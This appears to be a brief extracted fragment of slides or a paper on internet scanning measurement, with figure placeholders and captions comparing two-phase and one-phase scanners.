
About 30% of sources send two-phase events each day.




Scanning Activities

Two-phase scanners are more targeted than one-phase scanners.

Two-phase




One-phase



